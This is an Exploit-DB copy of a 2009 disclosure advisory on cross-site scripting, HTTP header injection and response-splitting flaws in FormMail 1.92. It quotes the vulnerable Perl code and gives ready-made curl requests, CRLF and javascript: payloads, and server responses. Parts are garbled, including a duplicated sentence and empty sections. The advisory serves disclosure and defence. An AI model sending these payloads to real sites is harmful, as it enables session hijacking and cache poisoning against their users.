
PRESS REVIEW ARCHIVE

Digital Media Monitoring & Documentation Service

Page Screenshot



formmail 1.92 - Multiple Vulnerabilities

EDB-ID:
8950

CVE:
2009-1777 2009-1776

EDB Verified: ✓

Author:
USH

Type:
WEBAPPS

Exploit: / {}

Platform:
PHP

Date:
2009-06-15

Vulnerable App:

```
FormMail 1.92 Multiple Vulnerabilities

 Name              Multiple Vulnerabilities in FormMail
 Systems Affected  FormMail 1.92 and possibly earlier versions
 Severity          Medium
 Impact (CVSSv2)   Medium 4.3/10, vector: (AV:N/AC:M/Au:N/C:P/I:N/A:N)
 Vendor            http://www.scriptarchive.com/formmail.html
 Advisory          http://www.ush.it/team/ush/hack-formmail_192/adv.txt
 Authors           Francesco "ascii" Ongaro (ascii AT ush DOT it)
                   Giovanni "evilaliv3" Pellerano (evilaliv3 AT ush DOT it)
                   Antonio "s4tan" Parata (s4tan AT ush DOT it)
 Date              20090511

I. BACKGROUND

FormMail is a generic HTML form to e-mail gateway that parses the results
of any form and sends them to the specified users. This script has many
formatting and operational options, most of which can be specified within
each form, meaning you don't need programming knowledge or multiple
scripts for multiple forms. This also makes FormMail the perfect
system-wide solution for allowing users form-based user feedback
capabilities without the risks of allowing freedom of CGI access. There
are several downloading options available below and more information on
this script can be found in the Readme file. FormMail is quite possibily
the most used CGI program on the internet, having been downloaded over
2,000,000 times since 1997.

II. DESCRIPTION

Multiple Vulnerabilities exist in FormMail software.

III. ANALYSIS

Summary:

 A) Prelude to the vulnerabities
 B) Cross Site Scripting
 C) HTTP Response Header Injection
 D) HTTP Response Splitting

A) Prelude to the vulnerabities

What follows is the code used to validate the user input:

Line 283: $safeConfig array definition.

--8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<--

    foreach $field (keys %Config) {
        $safeConfig{$field} = &clean_html($Config{$field});
    }

--8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<--

Line 518: definition of clean_html function, used to generate the
"$safeConfig" array from "$Config".

--8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<--

    # This function will convert <, >, & and " to their HTML equivalents.
    sub clean_html {
        local $value = $_[0];
        $value =~ s/\&/\&amp;/g;
        $value =~ s/</\&lt;/g;
        $value =~ s/>/\&gt;/g;
        $value =~ s/"/\&quot;/g;
        return $value;
    }

--8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<--

These functions are not always applied to the user input and don't
protect against all the attack vectors (as URI or DOM XSS that can work
also if encoded), this is why various vulnerabilities exist.

B) Cross Site Scripting vulnerability

Line 293: the "redirect" variable is used to write the location header
value. Its value is not filtered so it's possible to perform both
HTTP Header Injection and an HTTP Response Splitting attacks.

Since Header Injection is one of the most versatile attack vectors we
could use it (like "downgrade it") to perform a Cross Site Scripting
attack but it would not represent a different vulnerabillty.

In this case we are already inside a "Location" response header and it's
possible to perform an XSS without splitting the response and using the
standard Apache page for the 302 Found HTTP status.

--8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<--

# If redirect option is used, print the redirectional location header.
if ($Config{'redirect'}) {
 print "Location: $safeConfig{'redirect'}\n\n";
}

--8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<--

XSS vulnerability example:

http://127.0.0.1/FormMail.pl?recipient=foobar@ush.it&subject=1&redire
ct=javascript:alert(%27USH%27);

Response:

$ curl -kis "http://127.0.0.1/FormMail.pl?recipient=foobar@ush.it&sub
ject=1&redirect=javascript:alert(%27USH%27);"

--8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<--

HTTP/1.1 302 Found
Date: Sat, 11 Apr 2009 14:12:11 GMT
Server: Apache
Location: javascript:alert('USH');
Content-Length: 267
Content-Type: text/html; charset=Iso-8859-1
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>302 Found</title>
</head><body>
<h1>Found</h1>
<p>The document has moved <a href="javascript:alert('USH');">here</a>.</p>
<hr>
<address>Apache Server at 127.0.0.1 Port 80</address>
</body></html>

--8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<--

Obiously the XSS is not automatic since browsers don't follow the
```

Obviously the XSS is not automatic since browsers don't follow the
"javascript:" URI handler in the "Location" header.

A second XSS vulnerability, not based on HTTP tricks, exists: in the
following code the the "$return_link" variable is reflected (printed) in
the page body without any validation:

--8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<--

Line 371: the "$return_link" variable is printed in the page body
without any validation.

--8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<--

```
# Check for a Return Link and print one if found.                     #
if ($Config{'return_link_url'} && $Config{'return_link_title'}) {
 print "<ul>\n";
 print "<li><a href=\"$safeConfig{'return_link_url'}\">$safeConfig{'return_link_title'}</a>\n";
 print "</ul>\n";
}
```

--8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<--

The vulnerability can be triggered with the following request:

```
$ curl -kis "http://127.0.0.1/FormMail.pl?recipient=foobar@ush.it&subj
ect=1&return_link_url=javascript:alert(%27USH%27);&return_link_title=USH"
```

This XSS is not automatic.

C) HTTP Response Header Injection

An HTTP Response Header Injection vulnerability exists, the following
request triggers the vulnerability:

```
$ curl -kis "http://127.0.0.1/FormMail.pl?recipient=foobar@ush.it&sub
ject=1&redirect=http://www.example.com%0D%0aSet-Cookie:auth%3DUSH;vuln%3
DHTTPHeaderInjection;"
```

Can be verified with the obvious "javascript:alert(document.cookie)".

D) HTTP Response Splitting

Thanks to the full exploitability of the Header Injection vulnerability
an HTTP Response Splitting can be performed.

The following request is an example of the attack:

```
http://127.0.0.1/FormMail.pl?recipient=foobar@ush.it&subject=1&redire
ct=http://www.ush.it%0D%0A%0FContent-Length:%200%0D%0AContent-Type:%20te
xt/plain%0D%0AStatus:302%0D%0A%0D%0AHTTP/1.1%20200%20OK%0D%0AContent-Typ
e:%20text/plain%0D%0Ahttp://www.ush.it
```

--8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<--

```
$ curl -kis "http://127.0.0.1/FormMail.pl?recipient=foobar@ush.it&sub
ject=1&redirect=%0D%0A%0FContent-Length:%200%0D%0AContent-Type:%20text/p
lain%0D%0AStatus:302%0D%0A%0D%0AHTTP/1.1%20200%20OK%0D%0AContent-Type:%2
0text/plain%0D%0Ahttp://www.ush.it"
HTTP/1.1 302 Found
Date: Sun, 12 Apr 2009 23:01:18 GMT
Server: Apache
Content-Length: 0
Location:
Transfer-Encoding: chunked
Content-Type: text/plain

HTTP/1.1 200 OK
Content-Type: text/plain
http://www.ush.it
```

--8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<-8<--

HTTP Response Splitting can be used to trigger a number of different
vectors, ranging from automatic Reflected XSS to Browser and Proxy
Cache Poisoning.

IV. DETECTION

FormMail 1.92 and possibly earlier versions are vulnerable.

V. WORKAROUND

VI. VENDOR RESPONSE

VII. CVE INFORMATION

No CVE at this time.

VIII. DISCLOSURE TIMELINE

```
20070501 Bug discovered
20070531 Initial vendor contact (Thu, 31 May 2007 22:21:39 +0200)
-- No response and the bug sleeped for some time in ascii's mind --
20090505 Second vendor contact
-- Giving up, will have better results with forced disclosure --
20090511 Advisory Release
```

IX. CREDIT

Francesco "ascii" Ongaro, Giovanni "evilaliv3" Pellerano and Antonio
"s4tan" Parata are credited with the discovery of this vulnerability.

Francesco "ascii" Ongaro
web site: http://www.ush.it/
mail: ascii AT ush DOT it

Giovanni "evilaliv3" Pellerano
web site: http://www.evilaliv3.org
mail: giovanni.pellerano AT evilaliv3 DOT org

Antonio "s4tan" Parata
web site: http://www.ictsc.it/
mail: s4tan AT ictsc DOT it, s4tan AT ush DOT it

X. LEGAL NOTICES

this information.

milw0rm.com [2009-06-15]

Tags:

Advisory/Source: Link

Databases

Links

Sites

Solutions